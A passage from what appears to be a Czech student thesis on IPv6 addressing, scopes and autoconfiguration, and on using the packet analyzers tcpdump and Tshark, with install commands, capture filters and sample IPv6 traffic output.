P = 0 adresa nevychází ze síťového prefixu, blíže RFC 3306,

P = 1 adresa vychází ze síťového prefixu, blíže RFC 3306,

T = 0 značí, že multicast adresa je permanentně přiřazena. Je také označována jako „dobře známa“ adresa a je přiřazena autoritou IANA,

T = 1 značí, že multicast adresa není permanentně přiřazena. Je také označována jako „přechodná“ nebo „dynamická“ skupinová adresa. V praxi to značí vytvoření uživatelské skupiny,

když je P = 1 potom musí být i T = 1,

scop dosah skupinové adresy udává vzdálenost mezi jednotlivými členy.

2.5 Dosahy adres

Dosah adres (Address Scope) je problematika, kterou se řeší dosah adres v rámci protokolu IPv6. U protokolu IPv4 byla řešena pomocí TTL (Time to Live), tedy pomocí životnosti datagramů. Dosah adres v podstatě slouží ke stanovení určité oblasti sítě, v rámci které je daná IPv6 adresa jednoznačná. Dosah adres podrobně specifikuje RFC 4007: IPv6 Scoped Address Architecture [5].

Úrovně jednotlivých dosahů se u jednotlivých druhů adres liší. Nejužším členěním dosahu adres disponují adresy individuální a tedy i adresy výběrové, které v podstatě pod individuální adresy spadají. Tyto dva druhy adres disponují pouze dvěma úrovněmi dosahu, tedy úrovní lokální pro danou linku a úrovní globální. Naopak nejširším členěním jednotlivých dosahů disponují adresy skupinové, které zahrnují následující úrovně:

Dosah 1 rozhraní, lokální smyčka - Interface-Local scope. Je to nejmenší dosah, který vlastně neopouští síťový adaptér. Uzel sítě, jako celek, není součástí dosahu rozhraní, ale pouze adaptér je součásti dosahu. Pokud uzel má více síťových adaptérů, potom má stejný počet dosahů velikosti rozhraní.

Dosah 2 Lokální linkový dosah - Link-Local scope. Linka se zde chápe jako podsíť. Linka se tím pádem vyznačuje směrovacím prefixem. Jinak, aplikace přepínačů nevytváří linky, protože přepínač pracuje s fyzickými adresami rozhraní, to je na linkové vrstvě TCP/IP modelu.

Dosah 3 Lokální oblastní dosah – Realm local scope. Tento dosah se odvozuje od konkrétní sítě a je předpokládáno, že se bude týkat technologii „IPv6 over foo“. Tento dosah je specifikován od roku 2014 podle RFC 7346. Původně tento dosah byl podle RFC 4291 rezervován.

Dosah 4 Lokální administrátorský dosah - Admin-Local scope. Jedná se o nejmenší dosah, který musí být manuálně konfigurován. Tento dosah nejde automaticky odvodit z fyzické topologie či dalších informací o sítí.

Dosah 5 Lokální dosah místa - Site-Local scope. Jedná se o dosah, který pokrývá jedno místo. Tento dosah je volně definován a proto hranice definuje správce sítě při zohlednění dosahu organizace.

Dosah 6 Lokální dosah organizace - Organization-Local scope. Jedná se o dosah pokrývající více míst, které patří jedné organizaci.

Dosah E Globální dosah - Global scope. Jedná se od dosah pokrývající celý Internet.

Dosahy 0 a F jsou rezervované dosahy určeny pro budoucí použití.

Dosahy 7, 9, A, B, C, D jsou takzvané nepřiřazené dosahy. Jsou dostupné pro administrátory, aby definovali dodatečné multicast regiony. Je předpokládáno, že rozsah sítě se vzrůstajícím dosahem se bude zvětšovat, popřípadě zůstane stejný, nikoliv menší [4].

2.6 Autokonfigurace

Automatická konfigurace představuje jednu z dalších novinek, které byly uvedeny v rámci protokolu IPv6 a která staví na principu „plug and play“. Obecně lze tedy říci, že pokud připojíme síťové zařízení, kterým může být v našem případě např. osobní počítač, do sítě, počítač se sám postará o zjištění parametrů sítě, které jsou potřebné pro komunikaci s okolními sítěmi a sám si vygeneruje příslušnou IPv6 adresu. Automatickou konfiguraci můžeme rozdělit na stavovou a bezestavovou. Oba způsoby automatické konfigurace (stavový a bezstavový) se vzájemně nevylučují a mohou se naopak vhodně doplňovat. V případě bezestavové konfigurace totiž nezískáme adresu DNS serveru [6].

2.6.1 Stavová autokonfigurace

Prvním typem je Stavová konfigurace, která je v podstatě následníkem protokolu DHCP (Dynamic Host Configuration Protocol), který je hojně používán v rámci sítí protokolu IPv4. V rámci protokolu IPv6 byl protokol DHCP přepracován a označuje se jako **DHCPv6 (Dynamic Host Configuration Protocol for IPv6)**, jehož definici lze nalézt v rámci **RFC 3315**: Dynamic Host Configuration Protocol for IPv6 (DHCPv6). I když se jedná o novou verzi protokolu DHCP, je princip jakým obě verze těchto protokolů pracují v podstatě totožný. Základem tohoto principu je síťové zařízení, na kterém je spuštěn server dané verze protokolu DHCP, který se stará o přidělování parametrů konfigurace sítě jednotlivým klientským síťovým zařízením. Pokud tedy chce dané klientské zařízení znát příslušné konfigurační parametry platnou pro danou síť, odešle do této sítě požadavek, na nějž mu odpoví DHCP server zasláním příslušných konfiguračních parametrů [5].

2.6.2 Bezestavová autokonfigurace

Bezestavová autokonfigurace často také označována jako SLAAC (Stateless Address Autoconfiguration) je specifikována v dokumentu **RFC 2462**. U tohoto typu konfigurace není potřebný žádný DHCP server. Používá se zde protokolu **Neighbor Discovery**. Uzel sestaví svou adresu jako kombinaci prefixu, který získá z informace směrovače a identifikátoru svého rozhraní (EUI-64). Směrovací informace směrovač periodicky posílá, nebo si jí může uzel vyžádat sám. Pro posílání žádostí o informací nekonfigurovaného uzlu se jako cílová adresa použije některá ze standardních skupinových adres a jako zdrojová se uvede nespecifikovaná adresa (`::0`). Po ověření jednoznačnosti adresy a získané adresy výchozího směrovače, může uzel normálně fungovat, aniž by musel mít předem nastaven jediný konfigurační údaj. Tento přístup se dá použít v sítích, kde není přesně určeno, který uzel bude mít kterou IP adresu [6].

Nevýhodou bezestavové konfigurace je fakt, že ve zprávě Router Router Advertisment není definováno pole pro specifikování dalších údajů potřebných pro plnohodnotnou konektivitu jako je například adresa DNS serveru a další. Proto se v praxi velice často setkáváme s kombinací obou typů autokonfigurace. Pokud nedostaneme všechny potřebné údaje pro plnohodnotnou komunikaci

pomocí SLAAC, využijeme možnosti doplnění potřebných informací pomocí stavové konfigurace pomocí DHCPv6 zpráv.

Kapitola 3

Paketové analyzátory s podporou IPv6

Analyzátory síťového provozu, které se také často označují anglickým názvem *sniffers*, slouží jako nástroje pro monitorování síťového provozu. Analýza paketů popisuje proces zachytávání a interpretace aktuálních dat přenášených v síti. Díky tomu můžeme detailněji prozkoumat chování dané sítě a můžeme podrobně prozkoumat jednotlivé rámce, pakety a další datové bloky, které kolují po síti. K analýze paketů se využívají nejrůznější aplikace, které umožňují zachytávat neformátovaná síťová data při přenosu v sítí.

Existuje celá řada takových programů, které disponují různými funkcemi a možností podpory jednotlivých protokolů. V této práci je však převážně věnována pozornost volně dostupným *CLI* nástrojům s možností ovládání pomocí skriptů a podporou protokolu IPv6. Konkrétně se jedná o paketové analyzátory **Tcpdump**, **Tshark**, **Kismet**. Mez další paketové analyzátory s podporou pro protokol IPv6 můžeme také zařadit tyto programy:

- Snoop,
- IPTraf,
- Wireshark (GUI nástroj),
- WinDump,
- a další.

3.1 Princip paketových analyzátorů

Proces zachytávání paketů vyžaduje spolupráci softwaru a hardwaru. Celý proces můžeme rozdělit na 3 fáze:

Shromažďování: V prvním kroku paketový analyzátor sbírá neformátovaná binární data, která kolují sítí. Přitom se vybrané síťové rozhraní obvykle přepíná do promiskuitního režimu. V tomto

režimu dokáže síťová karta naslouchat veškerému provozu v daném segmentu sítě, nikoli pouze datům, která jsou přímo určená danému síťovému rozhraní.

Konverze: V tomto kroku jsou zachycená binární data převedena do textového výstupu, který je pro uživatele čitelný. V této fázi mají data podobu, kterou lze interpretovat pouze na základní úrovni.

Analýza: Poslední fáze zahrnuje podrobnou analýzu zachyceného provozu. Paketový analyzátor načte zachycená data na základě extrahovaných informací, zkontroluje síťové protokoly a zahájí analýzu konkrétních vlastností příslušného protokolu, kterou předá uživateli v podobě výpisů na obrazovku [7].

3.2 Režimy zachytávání paketů

Předpokladem pro efektivní analýzu paketu je rozhodnutí o tom, v jaké části sítě se bude provoz zachytávat a následně analyzovat. Problém se zapojením analyzátoru spočívá v tom, že se k propojení zařízení v síti používá mnoho různých komponent (rozbočovače, přepínače, směrovače, a další). Tyto zařízení se liší ve způsobu zpracování provozu a proto je nutné dopředu znát fyzickou topologii a dobře promyslet umístění samotného analyzátoru [7].

3.2.1 Promiskuitní režim

U tohoto režimu sledování provozu využíváme vlastností síťové karty, která běžně zahazuje rámce, které jí nejsou adresovány. Toto zahazování rámců se děje protože při velkém síťovém provozu by stanice musela tento provoz zpracovat a tím by mohlo dojít k zahlcení daného rozhraní. Proto můžeme z důvodu analýzy síťového provozu toto preventivní zahazování rámců vypnout a tím pádem můžeme sledovat provoz, který není danému rozhraní adresován.

Pro analýzu dat tedy můžeme síťové rozhraní přepnout do takzvaného **promiskuitního režimu**, který bude zpracovávat veškerá příchozí data. Síťové rozhraní v promiskuitním režimu předá procesoru každý paket bez ohledu na to, komu je daný rámec adresován. Jakmile je tento rámec přijat můžeme jej předat nějakému síťovému analyzátoru pro důkladné prozkoumání jeho obsahu. Dané síťové zařízení musí mít ovšem podporu pro tento režim. Většina běžně dostupných síťových karet promiskuitní režim podporuje a síťové analyzátory běžně umožňují v nastavení daného programu zapnutí tohoto režimu na síťové kartě [7].

3.2.2 Sledování paketů pomocí zařízení Network tap


Síťový prvek **Network tap** (česky síťový kohoutek) je zařízení, které se využívá v lokální sítí pro monitorování provozu. Jedná se o samostatný síťový prvek, který poskytuje přístup k datům, které proudí přes počítačovou síť. Nejčastěji toto zařízení slouží jako prostředek pro monitorování

probíhající komunikace mezi 2 body v síti. *Network tap* má obvykle minimálně **3 porty**: port A a B, který slouží pro připojení sledovaných zařízení a takzvaný monitorovací port, který slouží k připojení zařízení, který tento provoz bude sledovat a případně analyzovat, v praxi se může jednat například o počítač s patřičným softwarovým analyzátorem síťového provozu například **tcpdupm, Tshak, apod.**

Network tap se v praxi využívá například pro síťové IDS, nahrávání VoIP komunikace, sondování sítě, zachytávání paketů (packet sniffing), a další. Tento nástroj se také využívá u bezpečnostních aplikací, protože jsou nenápadné, nejsou detekovatelné v síti (nemají fyzickou ani logickou adresu), dokáží pracovat s plně duplexními a nesdílenými sítěmi a obvykle propustí provoz, i když zařízení přestane fungovat nebo je vypnuté.

Tento síťový prvek si také můžeme jednoduše sestavit například pomocí jednodeskového počítače **Raspberry Pi**. Tyto zařízení obvykle disponují více síťovými rozhraními, přes které můžeme zachytávat komunikaci. V případě nedostatků síťových portů můžeme připojit také externí síťové karty například pomocí USB abychom disponovali dostatečným množstvím portů.


Na obrázku 3.1 můžeme vidět princi zachytávání provozu pomocí zařízení *Network tap* [8].



Obrázek 3.1: Sledování provozu pomocí zařízení Network tap

3.2.3 Sledování paketů pomocí přepínače

Oproti předchozímu případu zde využíváme síťového zařízení nazývaného přepínač (anglicky Switch). Přepínač je síťové zařízení, které pracuje na síťové vrstvě ISO/OSI modelu. Přepínač umožňuje data v sítí adresovat a posílat pouze na určitý port, ke kterému je připojeno cílové zařízení. Umožňuje také práci v plně duplexním režimu, tzn. zařízení mohou zároveň vysílat a také přijímat data v jeden okamžik. Z tohoto principu přepínač výrazně zvyšuje náročnost analýzy dat. Sledování síťového provozu je je omezeno pouze na všesměrový provoz a provoz odeslaný či přijatý svým vlastním zařízením viz. obrázek 3.2.



Obrázek 3.2: Sledování provozu pomocí přepínače

Pokud chceme zachytávat provoz z cílového zařízení v přepínané síti, můžeme využít jednu z následujících možností:

Zrcadlení portu (Port mirroring) - Označovaný také jako **port SPAN (Switched Port Analyzer)**, představuje jeden z nejjednodušších způsobů pro zachytávání a následnou analýzu síťového provozu. Přepínač musí mít podporu pro zrcadlení portů a také musí mít volný port pro připojení počítače se síťovém analyzátorem.

Pro zapnutí zrcadlení portů je nutné dostat se do konfiguračního režimu síťového prvku a vhodným příkazem toto zrcadlení zapnout. Po zapnutí režimu zrcadlení portů bude přepínač kopírovat veškerá data, která přichází na daný port na port, ke kterému máme připojené zařízení se síťovým analyzátorem. Některá zařízení umožňují zrcadlení z více portů což je při analýze paketů velice užitečné. Analýza provozu pomocí této metody je velice efektivní z hlediska selektivity sledování jednotlivých zařízení.


Rozbočování - je metoda, při které využíváme vlastnosti výše zmíněného rozbočovače. Tato metoda spočívá v tom, že připojíme analyzátor paketů spolu se sledovaným zařízením do stejného segmentu sítě pomocí rozbočovače.

Použití odposlechu - síťový odposlech je hardwarové zařízení, které můžeme umístit mezi dva body v kabeláži. Síťové odposlechy dělíme na dva základní druhy: agregované a neagregované.


Agregovaný odposlech - tyto zařízení mají 3 porty: vstupní, výstupní a monitorovací port společný pro oba směry komunikace viz. obrázek 3.3.

Neagregovaný odposlech - tyto zařízení mají oproti agregovanému odposlechu 4 porty. Proto většinou poskytují lepší možnosti zachytávání a analýzy síťového provozu. Jeden port slouží

jako vstup, druhý jako výstup. Další 2 slouží jako monitorovací porty (každý pro jeden směr komunikace) viz. obrázek 3.4. Nevýhodou tohoto řešení je potřeba 2 síťových karet. Ovšem použití 2 síťových karet nám umožňuje zachytávání vyšší rychlostí než je tomu u agregovaného odposlechu.



Obrázek 3.3: Sledování provozu pomocí agregovaného odposlechu



Obrázek 3.4: Sledování provozu pomocí neagregovaného odposlechu

3.3 Paketový analyzátor Tcpdump

Tcpdump je jeden z nejvýkonnějších a nejrozšířenějších nástrojů pro zachytávání a analýzu paketů pomocí příkazového řádku CLI, který je volně šiřitelný pod BSD licencí. Využívá se k zachycení nebo filtrování TCP/IP paketů, které byly přijaty nebo přeneseny přes síť na konkrétním rozhraní. Poskytuje podporu mnoha protokolů včetně IPv6 protokolu. Dokáže zachytávat pakety na všech vrstvách ISO/OSI modelu. Je k dispozici ve většině operačních systémech založených na Linuxu-/Unixu. U Linuxových operačních systémů se pro zachytávání využívá knihovny *libpcap*. Existují

také verze pro operační systémy Microsoft Windows, které se označují jako *WinDump*, které využívají knihovnu *WinPcap*.

Protože je tento nástroj konzolový, umožňuje uživateli zadávání příkazů pomocí nejrůznějších skriptů, které můžou celý proces zachytávání výrazně ulehčit. *tcpdump* nám také dává možnost uložit zachycené pakety do souboru, které mohou sloužit pro následnou analýzu. Soubory můžeme ukládat ve formátu *.pcap*, který lze zobrazit přímo pomocí příkazu `tcpdump` nebo je lze také otevřít v grafickém programu *Wireshark*, kde můžeme zachycenou komunikaci detailněji prozkoumat.

Program *tcpdump* je využíván pro analýzu chování sítí, jejich výkonu a aplikací, které generují nebo přijímají síťové pakety. Může být také použit pro analýzu síťové infrastruktury a umožňuje uživateli vyhledávat případné problémy v síti. Využívá se také pro specifičtější účely zachytávání a zobrazování komunikace jiného uživatele nebo počítače. Uživatel s právy správce může na routeru sledovat komunikaci nezašifrovaných služeb, jako je Telnet nebo HTTP, ze kterých lze zobrazit uživatelské údaje, jako je uživatelské jméno nebo heslo, URL adresu, obsah webové stránky, která je právě zobrazována nebo jiné informace. Pro filtrování provozu se využívají filtry založené na BPF (Barkeley Packet Filter) k limitování počtu paketů viditelných programem *tcpdump*, což umožňuje získat použitelný výstup i v sítích s větším datovým tokem [9].

Na obrázku 3.5 můžeme vidět ukázku paketového analyzátoru *tcpdump*

```
student@ubuntu:~$ sudo tcpdump ip6 and not src port 22 and not dst port 22
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on cscotun0, link-type RAW (Raw IP), capture size 262144 bytes
12:11:09.227408 IP6 DP306 > ubuntu: ICMP6, echo request, seq 1, length 64
12:11:09.227465 IP6 ubuntu > DP306: ICMP6, echo reply, seq 1, length 64
12:11:10.229584 IP6 DP306 > ubuntu: ICMP6, echo request, seq 2, length 64
12:11:10.229776 IP6 ubuntu > DP306: ICMP6, echo reply, seq 2, length 64
12:11:11.233141 IP6 DP306 > ubuntu: ICMP6, echo request, seq 3, length 64
12:11:11.233263 IP6 ubuntu > DP306: ICMP6, echo reply, seq 3, length 64
^C
6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

Obrázek 3.5: Paketový analyzátor *tcpdump*

3.3.1 Instalace a použití

Paketový analyzátor tcpdump bývá obvykle již předinstalován na mnoha Linuxových distribucích. Pokud není tcpdump součástí systému je nutné jej manuálně doinstalovat. Pro instalaci můžeme využít přímo balíčků, které bývají k dispozici u většiny Linuxových distribucí. Veškeré příklady uvedené v následujících kapitolách byly testovány na operačním systému Linux Ubuntu 18.04 LTS. Před samotnou instalací je nejprve nutné aktualizovat systémové repozitáře pomocí příkazu:

```
sudo apt-get update
```

Po načtení všech repozitářů již můžeme spustit samotnou instalaci příkazem:

```
sudo apt-get install tcpdump
```

Následně je nutné povolit instalaci potřebných závislostí. Potvrzení můžeme provést zapsáním příkazu `yes` nebo `y`. Poté se stáhnou a nainstalují veškeré potřebné balíčky.

Paketový analyzátor tcpdump umožňuje nespočet možností, které můžeme využít. Podporuje IPv4 a také IPv6 protokol. Můžeme zachytávat komunikaci na všech vrstvách referenčního modelu.

Příkazem `tcpdump -h` si můžeme vypsat stručnou nápovědu k syntaxi tohoto nástroje (viz. obrázek 3.6). Současně s nápovědou se také zobrazí aktuálně nainstalovaná verze programu *tcpdump* a knihovny *libpcap*. V současné době je nejnovější verze *tcpdump 4.9.3* s knihovnou *libpcap 1.9.1*. Pro zobrazení detailní manuálové stránky můžeme využít příkazu `man tcpdump` nebo je také k dispozici na webu [10].

```
student@ubuntu:~$ sudo tcpdump -h
tcpdump version 4.9.3
libpcap version 1.8.1
OpenSSL 1.1.1  11 Sep 2018
Usage: tcpdump [-aAbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ -j tstamptype ] [ -M secret ] [ --number ]
                [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ --time-stamp-precision precision ]
                [ --immediate-mode ] [ -T type ] [ --version ] [ -V file ]
                [ -w file ] [ -W filecount ] [ -y datalinktype ] [ -z postrotate-command ]
                [ -Z user ] [ expression ]
```

Obrázek 3.6: Nápověda k paketovému analyzátoru *tcpdump*

Další možností práce s programem je využití nejrůznějších filtrů. Můžeme využívat například následující filtry:

src zdrojová adresa,

dst cílová adresa,

host cílová adresa,

net celá síť,

port číslo portu,

tcp tcp spojení,

udp udp spojení,

ip6 provoz IPv6,

a další.

Při vytváření složitějších filtrů může být užitečné tyto filtry seskupovat. Seskupení můžeme provést zapsáním filtrů do jednoduchých uvozovek (`'filtr'`). Jednoduché uvozovky se využívají proto, aby *tcpdump* ignoroval některé speciální symboly. Filtry můžeme také různě kombinovat a dostat tak požadovaný výstup. Například pokud chceme zobrazit veškerý IPv6 provoz na rozhraní *ens3*, který je určený pro IPv6 adresu `2001:718:1001:2c6::11a` můžeme použít následující příkaz:

```
tcpdump ip6 -i ens3 dst 2001:718:1001:2c6::11a
```

Dalším důležitým prvek je možnost spojování a kombinování jednotlivých filtrů tak, abychom dosáhli požadovaného výsledku. Ke kombinaci filtrů můžeme využít 3 základní klíčová slova:

and spojka a zároveň,

or spojka nebo,

not slouží pro negaci filtru (kromě, mimo).

Pomocí těchto klíčových slov můžeme také vhodně kombinovat různé filtry pro dosažení optimálních výstupů. Například můžeme specifikovat zdrojovou IP adresu a port (příkaz not neguje daný výraz). Následující příkaz tedy zachytává veškerou komunikaci kromě SSH (port 22), se zdrojovou IPv6 adresou `2001:718:1001:2c6::11a`:

```
tcpdump -vv src 2001:718:1001:2c6::11a and not dst port 22
```

3.4 Paketový analyzátor Tshark

Paketový analyzátor *Tshark* umožňuje uživateli zachytávat datové pakety ze sítě v reálném čase nebo analyzovat již dříve zachycené a uložené pakety. Tyto zachycené pakety buď vypisuje na standardní výstup na obrazovku nebo umožňuje uložení zachycené komunikace do souboru pro následnou analýzu. *Tshark* využívá jako nativní formát pro uložení dat formát **pcapng**, který můžeme otevřít také v jiných síťových analyzátorech, například také v grafickém programu *Wireshark*.

Bez zadaných parametrů pracuje *Tshark* podobně jako dříve zmíněný paketový analyzátor *Tcpdump*. Využívá knihovnu **pcap** k zachycení provozu z prvního dostupného síťového rozhraní a zobrazuje přijaté pakety na standardní výstup. Přijaté pakety pak zobrazuje odděleně na jednotlivých řádcích (každý paket na samostatném řádku).

Pokud spustíme *Tshark* s parametrem **-r**, můžeme tím specifikovat vstupní soubor s již dříve zachycenou komunikací. Tento soubor je postupně procházen a souhrnné informace o zachycených paketech jsou zobrazovány na standardní výstup. *Tshark* je schopen detekovat, číst, a zapisovat stejné soubory, které jsou podporovány také grafickým analyzátorem *Wireshark*. Vstupní soubor nepotřebuje specifickou příponu souboru. Formát souboru popřípadě také kompresní formát *gzip* je automaticky rozpoznán. Pro podporu komprimovaných souborů se využívá knihovny **zlib**. Pokud při kompilaci paketového analyzátoru *Tshark* nebude knihovna *zlib* k dispozici, je možné tento program zkompilovat, ale není možné číst komprimované soubory.

Pokud jsou pakety zobrazovány na standardní výstup, *Tshark* ve výchozím nastavení vypíše souhrnný řádek obsahující zachycený paket. Pokud je zadán parametr **-V** vypíší se na standardní vstup podrobnosti o zachyceném paketu. Jsou vypsány všechny pole všech protokolů v daném paketu. Pokud je zadán parametr **-O** zobrazí se pouze všechny podrobnosti specifikovaných protokolů daného

paketu a zobrazí pouze řádek podrobností nejvyšší úrovně pro všechny ostatní protokoly. Pomocí výstupu „tshark -G [protokol]“ je možné vyhledat zkratky protokolů, které můžeme specifikovat. Pokud je zadán parametr *-P* společně s parametry **-V** a **-O**, zobrazí se souhrnný řádek podrobností o celém paketu.

Zachytávání paketů se provádí pomocí knihovny **pcap**. Tato knihovna umožňuje uživateli specifikovat nejrůznější filtry pro zachytávání paketů. Pakety, které danému filtru nevyhovují jsou zahozeny. Pro specifikaci daného filtru se využívá parametr **-f**. Syntaxe zadávání filtru je specifikována samotnou knihovnou **pcap** [11].

Na obrázku 3.7 můžeme vidět ukázku paketového analyzátoru *Tshark*.

```
student@ubuntu:~$ sudo tshark ip6
Running as user "root" and group "root". This could be dangerous.
Capturing on 'cscotun0'
    1 0.000000000 2001:718:1001:111::196 → 2001:718:1001:2c6::306 SSH 108 Client: Encrypted packet (len=36)
    2 0.025588832 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 108 Server: Encrypted packet (len=36)
    3 0.025627642 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=37 Win=503 Len=0 TSval=1622104347 TSecr=3776059316
    4 0.036667964 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 172 Server: Encrypted packet (len=100)
    5 0.036692434 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=137 Win=503 Len=0 TSval=1622104358 TSecr=3776059324
    6 0.037774339 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 108 Server: Encrypted packet (len=36)
    7 0.037796533 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=173 Win=503 Len=0 TSval=1622104360 TSecr=3776059324
    8 0.037819706 2001:718:1001:2c6::306 → 2001:718:1001:111::196 ICMPv6 104 Echo (ping) request id=0x7cfe, seq=1, hop limit=63
    9 0.037856607 2001:718:1001:111::196 → 2001:718:1001:2c6::306 ICMPv6 104 Echo (ping) reply id=0x7cfe, seq=1, hop limit=64 (request in 8)
   10 0.071490251 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 180 Server: Encrypted packet (len=108)
   11 0.071525316 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=281 Win=503 Len=0 TSval=1622104393 TSecr=3776059359
   12 0.071784273 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 108 Server: Encrypted packet (len=36)
   13 0.071806214 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=317 Win=503 Len=0 TSval=1622104394 TSecr=3776059359
   14 1.037162783 2001:718:1001:2c6::306 → 2001:718:1001:111::196 ICMPv6 104 Echo (ping) request id=0x7cfe, seq=2, hop limit=63
   15 1.037276967 2001:718:1001:111::196 → 2001:718:1001:2c6::306 ICMPv6 104 Echo (ping) reply id=0x7cfe, seq=2, hop limit=64 (request in 14)
   16 1.065097516 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 180 Server: Encrypted packet (len=108)
   17 1.065246048 2001:718:1001:111::196 → 2001:718:1001:2c6::306 TCP 72 60536 → 22 [ACK] Seq=37 Ack=425 Win=503 Len=0 TSval=1622105387 TSecr=3776060352
   18 2.041515034 2001:718:1001:2c6::306 → 2001:718:1001:111::196 ICMPv6 104 Echo (ping) request id=0x7cfe, seq=3, hop limit=63
   19 2.041628450 2001:718:1001:111::196 → 2001:718:1001:2c6::306 ICMPv6 104 Echo (ping) reply id=0x7cfe, seq=3, hop limit=64 (request in 18)
   20 2.073303147 2001:718:1001:2c6::306 → 2001:718:1001:111::196 SSH 348 Server: Encrypted packet (len=276)
